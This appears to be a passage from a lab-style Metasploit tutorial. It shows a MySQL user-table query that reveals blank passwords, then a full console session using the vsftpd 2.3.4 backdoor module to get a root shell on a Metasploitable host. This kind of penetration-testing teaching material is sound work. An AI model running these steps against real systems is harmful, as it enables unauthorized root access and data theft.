charset (\C) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
warnings (\W) Show warnings after every statement.
nowarning (\w) Don't show warnings after every statement.

For server side help, type 'help contents'

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
```

```
For server side help, type 'help contents'

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| debian-sys-maint | | 
| root | % | 
| guest | % | 
+-----+-----+-----+
3 rows in set (0.003 sec)

MySQL [(none)]> 
```

Here, In the above picture we can see the user-name and the HOST. We can login in with the user.



# vsftpd 2.3.4

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > vsftpd 2.3.4
[*] Unknown command: vsftpd
msf6 > search vsftpd 2.3.4

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS 192.168.0.103 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target:

Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target: 192.168.0.103

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.103:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.0.103:21 - USER: 331 Please specify the password.
[*] 192.168.0.103:21 - Backdoor service has been spawned, handling ...
[*] 192.168.0.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.142:44405 -> 192.168.0.103:6200) at 2023-02-11 06:23:29 -0500

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/#
```

Here, in this picture we can see we have now access of the company database through which we can collect the information of the company. And a company can get a huge losses and may his data can compromise.

# Conclusion

Metasploit offers a set of tools that may be used to conduct a full information security audit. The vulnerabilities reported in the Common Security flaws and Exploits database are routinely updated in Metasploit. This guide covered almost all important concepts related to Metasploit. A brief overview, Metasploit components, its installation in Kali Linux, and some of the important commands of the Metasploit framework are discussed here.